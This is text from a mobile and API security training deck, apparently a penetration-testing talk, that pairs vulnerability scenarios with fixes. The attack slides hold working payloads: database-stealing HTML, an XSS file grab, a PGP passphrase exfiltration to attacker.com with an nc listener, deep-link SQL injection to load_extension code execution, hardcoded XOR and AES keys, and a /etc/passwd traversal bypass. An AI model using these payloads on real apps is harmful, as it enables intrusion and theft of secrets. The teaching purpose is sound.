#2: Intent extra: query

#3: URL validation:

```
static final Pattern ACCEPTED_URI_SCHEMA = Pattern.compile("(?i)"  
+ // case insensitive  
"(" +  
"(?:http|https|file):\\\\"  
+ "|(?:data|about|content|javascript):" + ")" + "(.*)");
```

Attack: Go to SD Card + Steal DBs

Part 1: Intent from malicious app

Java Code:

```
String url = "file:///mnt/sdcard/steal.html";  
Intent i = new Intent(Intent.ACTION_SEARCH);  
i.addCategory(Intent.CATEGORY_DEFAULT);  
final ComponentName cn = new ComponentName(  
    "Some.app.browser",  
    "some.app.browser.Browser");  
i.setComponent(cn);  
i.putExtra("query", url);  
startActivity(i);
```

Attack: Go to SD Card + Steal DBs (cont.)


File: /mnt/sdcard/steal.html

Contents:

```
<script>var xmlhttp=new XMLHttpRequest();  
var db_loc = '/data/data/some.app.browser/databases/'  
var db_files = [ 'db1.db', 'db2.db', 'db3.db' ]  
for (var i in db_files) { //Retrieving all databases in JavaScript  
    var full_path = db_loc + db_files[i]  
    xmlhttp.open("GET", "file://" + full_path, false);  
    xmlhttp.send(null);  
    var ret = xmlhttp.responseText;  
    alert('Got DB: ' + full_path + "\r\n" + ret); //Showing the retrieved file in JavaScript  
}</script>  
<!-- All could be sent to an external site -->  

```

Attack: Go to SD Card + Steal DBs (cont.)



Fix: Go to SD Card + Steal DBs

- Do not accept **file://** URLs if possible
- `webSettings().setAllowFileAccess(false);`
Disables filesystem only, defaults to true
[https://developer.android.com/reference/android/webkit/WebSettings.html#setAllowFileAccess\(boolean\)](https://developer.android.com/reference/android/webkit/WebSettings.html#setAllowFileAccess(boolean))
- `webSettings().setAllowFileAccessFromFileURLs(false);`
Disables file access from file URLs
Defaults to false since Android 4.1 (API 16)
[https://developer.android.com/reference/android/webkit/WebSettings.html#setAllowFileAccessFromFileURLs\(boolean\)](https://developer.android.com/reference/android/webkit/WebSettings.html#setAllowFileAccessFromFileURLs(boolean))

Fix: Go to SD Card + Steal DBs

→ `webSettings().setAllowUniversalAccessFromFileURLs(false);`

Disables access to content from any origin from file URLs

Defaults to false since Android 4.1 (API 16)

[https://developer.android.com/reference/android/webkit/WebSettings.html#setAllowUniversalAccessFromFileURLs\(boolean\)](https://developer.android.com/reference/android/webkit/WebSettings.html#setAllowUniversalAccessFromFileURLs(boolean))

Scenario: iOS Chat App



Attack: Permanent XSS with data exfil

- App output encoded incoming messages
- App did not output encode outbound messages
- You could trick a user to self-XSS by copy-pasting your message into the chat
- Example payload:


Can you copy-paste this message into the chat? It seems like something is not working for me, thank you<**script/src=http://192.168.7.123/1**></script>

- Payload will run each time the app is opened

Attack: Permanent XSS with data exfil (cont.)

```
xhr = new XMLHttpRequest();
try {
var sensitive_files = [ '/private/var/mobile/Library/Preferences/com.apple.accountsettings.plist', [...]
, '/private/var/mobile/Library/Safari/History.plist' [...]
for (var i in sensitive_files) {
    xhr.open("GET", "file://" + sensitive_files[i], false);
    xhr.send(null);
    var ret = xhr.responseText;
    alert('Got DB: ' + sensitive_files[i] + "\r\n" + ret); //Showing the retrieved file in JavaScript
}
xhr.open("GET", "http://7asecurity.com", false); xhr.send(null);
}
catch (e) { alert('failed: ' + e) }
```

Attack: Permanent XSS with data exfil (cont.)



Fix: Permanent XSS with data exfil

Output encode user input from all locations:

- URL
- Chat input sent to others
- Chat input sent to self
- Database

Better be safe than sorry :)

Episode: Sexy Crypto App Attacks



Scenario: Crypto Messenger Android app



Question: What is the vulnerability?

Background: App receives encrypted files

```
private void saveFile(Uri inputUri, String originalFilename, String mimeType) {  
    [...]  
    File file = new File(inputUri.getPath());  
    File parentDir = file.exists() ? file.getParentFile() : Constants.Path.APP_DIR;  
    File targetFile = new File(parentDir, originalFilename);  
    FileHelper.saveFile(this, getString(R.string.title_decrypt_to_file),  
        getString(R.string.specify_file_to_decrypt_to), targetFile, REQUEST_CODE  
        _OUTPUT);  
}
```

Solution: Arbitrary file write on decryption

Background: App receives encrypted files

```
private void saveFile(Uri inputUri, String originalFilename, String mimeType) {  
    [...]  
    File file = new File(inputUri.getPath());  
    File parentDir = file.exists() ? file.getParentFile() : Constants.Path.APP_DIR;  
    File targetFile = new File(parentDir, originalFilename);  
    FileHelper.saveFile(this, getString(R.string.title_decrypt_to_file),  
        getString(R.string.specify_file_to_decrypt_to), targetFile, REQUEST_CODE  
        _OUTPUT);  
}
```

Attack: Arbitrary file write on decryption

User A: Encrypts message with originalFilename

////////////////////////////////////.././.././.././data/data/some.vuln.app/databases/badfile

User B: Receives and decrypts this file

Result:

User A can create and overwrite any file in the app storage.

Scenario: PGP Email iOS app



Question: What is the vulnerability?

Background:

iOS app implements PGP email functionality in JavaScript.

User input = received message.

```
[html appendString:@"<!DOCTYPE HTML><html><head><script>"];  
[html appendString:self.pgpContext.openPGPScript];  
[html appendFormat:@"\nvar Private_Key = '%@';", [self.Private_Key  
stringEscapedForJavaScript]];  
[html appendFormat:@"\nvar passphrase = '%@';", [self.passphrase  
stringEscapedForJavaScript]];  
[html appendFormat:@"\nvar Message = '%@';", [self.Message  
stringEscapedForJavaScript]];
```

Solution: Remotely Steal Private Key & Passphrase

Vuln:

```
[html appendFormat:@"\nvar Message = '%@';", [self.Message  
stringEscapedForJavaScript]];
```

PoC Email:

```
;var xmlHttp = new  
XMLHttpRequest();xmlHttp.open('GET','https://attacker.com/'+encodeURIComponent(passphras  
e),false); xmlHttp.send(null); a='
```

Resulting JavaScript:

```
var Private_Key = '-----BEGIN PGP PRIVATE KEY BLOCK----- ...'  
var passphrase = 'MY_SECRET_PASSPHRASE';  
var Message = ";var xmlHttp = new  
XMLHttpRequest();xmlHttp.open('GET','https://attacker.com/+passphrase  
,false); xmlHttp.send(null); a=";
```

Attack: Remotely Steal Private Key & Passphrase

Server Command (setup listener):

```
$ nc -lp 443
```

Output (receive stolen passphrase):

```
GET /MY_SECRET_PASSPHRASE HTTP/1.1
```

Fix: Remotely Steal Private Key & Passphrase

- base64-encode user input (i.e. the entire message) **before concatenation**
- Encode user input in JavaScript

Scenario: Mandated app in South Korea (Android)

Government-mandated app to help parents protect their children:

- Control phone usage
- Control installed apps
- Block websites
- etc.


Round #1: https://7asecurity.com/reports/pentest-report_smartsheriff.pdf

Round #2: https://7asecurity.com/reports/pentest-report_smartsheriff-2.pdf

Scenario: Mandated app in South Korea (Android)

Smart Sheriff: Round 1 = NO SSL

What is SSL?



```
String url = "http://ssweb.moiba.or.kr/pushAlarm";  
WebView webview = (WebView)findViewById(0x7f070000);  
webview.getSettings().setJavaScriptEnabled(true);  
webview.addJavascriptInterface(new JavaScriptInterface(),  
    "SmartSheriff");  
webview.postUrl(url, obj);
```



Scenario: Mandated app in South Korea (Android)

Smart Sheriff: Round 2 = switched to SSL!

Smart Sheriff – How to SSL like a pro

SMS-01-003 No use of any SSL/TLS-based transport security **FIXED?**

https://api.moiba.or.kr/MessageRequest_New

They switched to SSL for real O.o ?

Question: What is the vulnerability?

```
public final void onReceivedSslError(WebView  
paramWebView, SslErrorHandler paramSslErrorHandler,  
SslError paramSslError)  
{  
    paramSslErrorHandler.proceed();  
}
```

```
implements HostnameVerifier {  
public final boolean verify(String paramString,  
SSLSession paramSSLSession)  
{  
    return true;  
}
```

Solution: SSL MitM without warnings!

```
public final void onReceivedSslError(WebView  
paramWebView, SslErrorHandler paramSslErrorHandler,  
SslError paramSslError)  
{  
    paramSslErrorHandler.proceed();  
}
```

```
implements HostnameVerifier {  
public final boolean verify(String paramString,  
SSLSession paramSSLSession)  
{  
    return true;  
}
```

Question: What is the vulnerability?

encrypt_decrypt: **IN:** 05555215554 => **OUT:**]5Z\WSVAB5]

encrypt_decrypt: **IN:**]5Z\WSVAB5] => **OUT:** 05555215554

Code (decompiled):

```
public static String encrypt_decrypt(String var0) {  
    var1_1 = new byte[39]; var1_1[0] = 109; var1_1[2] = 111; [...]var1_1[38] = 107;  
    var2_2 = new byte[var0.getBytes().length];  
    try {  
        [...]      var2_2[var6_4] = (byte)(var2_2[var6_4] ^ var1_1[var5_3]);    [...]  
    } while (true);[...]  
}
```

Solution: Harcoded XOR key! :)

encrypt_decrypt: **IN:** 05555215554 => **OUT:**]5Z\WSVAB5]

encrypt_decrypt: **IN:**]5Z\WSVAB5] => **OUT:** 05555215554

Code (decompiled):

```
public static String encrypt_decrypt(String var0) {  
    var1_1 = new byte[39]; var1_1[0] = 109; var1_1[2] = 111; [...]var1_1[38] = 107;  
    var2_2 = new byte[var0.getBytes().length];  
    try {  
        [...]      var2_2[var6_4] = (byte)(var2_2[var6_4] ^ var1_1[var5_3]); [...]  
    } while (true);[...]  
}
```

Attack: Harcoded XOR PoC script

```
XORdecrypt("[5Z\WSVAB5]") == '05555215554'
```

```
def XORdecrypt(s):
```

```
    abyte2 = [109, 0, 111, 105, 98, 97, 103, 116, 119, 0, 105, 103, 115,  
121, 115, 116, 101, 0, 109, 115, 102, 105, 103, 104, 116, 0, 105, 110, 103, 104, 104, 104, 107,
```

```
    abyte0 = [0 for c in s]
```

```
    abyte1 = [ord(c) for c in s]
```

```
    j = 0;
```

```
    k = 0;
```

```
    while True:
```

```
        abyte0 = [i for i in abyte1]
```

```
        l = len(s)
```

```
        if k>=l:
```

```
    [...]
```

Attack: Harcoded XOR PoC script

```
[...]  
abyte0 = [i for i in abyte1]  
return "".join([chr(c) for c in abyte0])
```

else:

```
abyte1[k] = abyte1[k]^abyte2[j]  
j+=1  
abyte0 = [i for i in abyte1]  
l = len(s)  
if j>=l:  
    j=0  
k+=1
```

Attack: Harcoded XOR PoC script

moibagtwigssystemsfightinghhhhkkkkkok



XOR Key: m\x00oibagtw\x00igsystemsfightinghhhk\x00kkkok

Question: What is the vulnerability?

```
public final class a {  
    public static byte[] a = new byte[16];  
    public static String a(Context paramContext, String paramString)  
    {  
        String str = new  
        String(Base64.decode(String.valueOf(paramContext.getText(2131034156)), 0));  
        byte[] arrayOfByte = paramString.getBytes("UTF-8");  
        IvParameterSpec localIvParameterSpec = new IvParameterSpec(a);  
        SecretKeySpec localSecretKeySpec = new SecretKeySpec(str.getBytes("UTF-8"),  
        "AES");  
        Cipher localCipher = Cipher.getInstance("AES/CBC/PKCS5Padding");  
        localCipher.init(1, localSecretKeySpec, localIvParameterSpec);  
        return Base64.encodeToString(localCipher.doFinal(arrayOfByte), 0);  
    }  
}
```

Solution: Hardcoded AES key!

```
public final class a {  
    public static byte[] a = new byte[16];  
    public static String a(Context paramContext, String paramString)  
    {  
        String str = new  
        String(Base64.decode(String.valueOf(paramContext.getText(2131034156)), 0));  
        byte[] arrayOfByte = paramString.getBytes("UTF-8");  
        IvParameterSpec localIvParameterSpec = new IvParameterSpec(a);  
        SecretKeySpec localSecretKeySpec = new SecretKeySpec(str.getBytes("UTF-8"),  
        "AES");  
        Cipher localCipher = Cipher.getInstance("AES/CBC/PKCS5Padding");  
        localCipher.init(1, localSecretKeySpec, localIvParameterSpec);  
        return Base64.encodeToString(localCipher.doFinal(arrayOfByte), 0);  
    }  
}
```

Attack: Hardcoded AES key!


moiba1cybar8smart4sheriff4securi



- Useless AES layer with static key

Attack: Catastrophe Summary

API Design



SMS-01-012



Fix: Smart Sheriff broken SSL & Crypto

- Validate SSL certificate properly
- Consider Pinning
- Avoid hardcoding encryption keys in apps
- Request a key over a secure connection to the server, using a server public key
OR
- Generate a key on the client and send it securely to the server encrypting it with the server public key
- Save the encryption key for the user safely leveraging the Android keystore.

Episode: Sexy RCE Attacks



Scenario: CRM app with Google auth

- Popup if user not logged in
- User is prompted to login to Google
- Popup closes and sends data to app after auth

Question: What is the vulnerability?

AndroidManifest.xml:

```
<activity [...] android:name="LoginWebView">
    <intent-filter>
        <action android:name="android.intent.action.VIEW" />
        <category android:name="android.intent.category.DEFAULT" />
        <category android:name="android.intent.category.BROWSABLE" />
        <data android:scheme="vulnapp"/>
    </intent-filter>
</activity>
```

Saving token after Google authentication:

```
public synchronized void UpdateCred(String col, String val){
    SQLiteDatabase db = this.getWritableDatabase(Value);
    db.execSQL("UPDATE "+Credentials+" SET "+col+" = '"+val+"'");
    db.close();
}
```

Solution: SQLi + RCE :)

AndroidManifest.xml:

```
<activity [...] android:name="LoginWebView">
    <intent-filter>
        <action android:name="android.intent.action.VIEW" />
        <category android:name="android.intent.category.DEFAULT" />
        <category android:name="android.intent.category.BROWSABLE" />
        <data android:scheme="vulnapp"/>
    </intent-filter>
</activity>
```

Saving token after Google authentication:

```
public synchronized void UpdateCred(String col, String val){
    SQLiteDatabase db = this.getWritableDatabase(Value);
    db.execSQL("UPDATE "+Credentials+" SET "+col+" = '"+val+"'");
    db.close();
}
```

Attack: SQLi + RCE via exported activity

Attack Variant 1: Malicious app attack

Step 1: Create bad binary as PoC

```
cd /data/data/just.trust.me  
echo AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA >  
test.so  
chmod 777 test.so
```

Step 2: Pwn

```
adb shell am start -a "android.intent.action.VIEW" -n  
"some.vuln.app/some.vuln.app.LoginWebView" -d  
"vulnapp://?data='%20where%201%3D(select%20load_extension\\('%2Fdata%2Fdat  
a%2Fjust.trust.me%2Ftest\\)%3B%2F%2F"
```

Attack: SQLi + RCE via exported activity

Step 3: Verify

E/AndroidRuntime(5361): Caused by:

net.sqlcipher.database.SQLiteException: **dlopen failed:**

"/data/data/just.trust.me/test.so" has bad ELF magic: UPDATE creds SET auth_key = "**where**
load_extension('/data/data/just.trust.me/test'));/"

Attack: SQLi + RCE via browsable activity

Attack Variant 2: Malicious website attack (works on Android < 6)

File 1:

<http://attacker.com/a.php>

Contents:

```
<?php  
header("Content-Type: application/octet-stream");  
header('Content-Disposition: attachment; filename="test.so");  
echo str_repeat('A', 40);
```

Attack: SQLi + RCE via browsable activity

File 2:

<http://attacker.com/d.php>

Contents:

```
<?php
$payload = "" where 1=(select load_extension('/sdcard/Download/test'));//";
?>
<iframe src="a.php"></iframe> <!-- download test.so into Downloads folder -->
<iframe id="trigger"></iframe>
<script>
setTimeout(function() {
document.getElementById('trigger').src =
"vulnapp://?data=<?=$payload?>";
}, 5000); <!-- wait 5 seconds = download finished before triggering RCE -->
</script>
```

Attack: SQLi + RCE via browsable activity


Verify:

E/AndroidRuntime(5101): Caused by:

net.sqlcipher.database.SQLiteException: dlopen failed: library


"/sdcard/Download/test.so" has bad ELF magic: UPDATE creds SET
auth_key = " where 1=(select load_extension('/sdcard/Download/test'));//"

Episode: API attacks



Source: <https://www.imperva.com/>

Scenario: Retrieving files from the server



Question: What is the vulnerability?

Normal URL:

`https://api.server.com/export/:file?name=file.pdf`

Server Code:

```
$api->get('/export/:file', function($name) {  
    if(!empty($_GET['name'])) {  
        $file = $GLOBALS['export_root'] . str_replace('../', '', $_GET['name']);  
        if(file_exists($file)) {  
            header('Content-disposition:attachment; filename=' . $name);  
            header('Content-type: application/octet-stream');  
            readfile($file);  
            echo $file;  
        }  
    }  
});
```

Solution: Path Traversal & Filter Bypass

Normal URL:

<https://api.server.com/export/:file?name=file.pdf>

Server Code:

```
$api->get('/export/:file', function($name) {  
    if(!empty($_GET['name'])) {  
        $file = $GLOBALS['export_root'] . str_replace('../', '', $_GET['name']);  
        if(file_exists($file)) {  
            header('Content-disposition:attachment; filename=' . $name);  
            header('Content-type: application/octet-stream');  
            readfile($file);  
            echo $file;  
        }  
    }  
});
```

Attack: Path Traversal & Filter Bypass

PoC

`https://api.server.com/export/:file?name=....//....//....//....//....//....//....//....//....//....//etc
/passwd`

Code:

```
str_replace('../', "", $_GET['name'])
```

IN:

`....//`

OUT:

`../`

Fix: Path Traversal & Filter Bypass

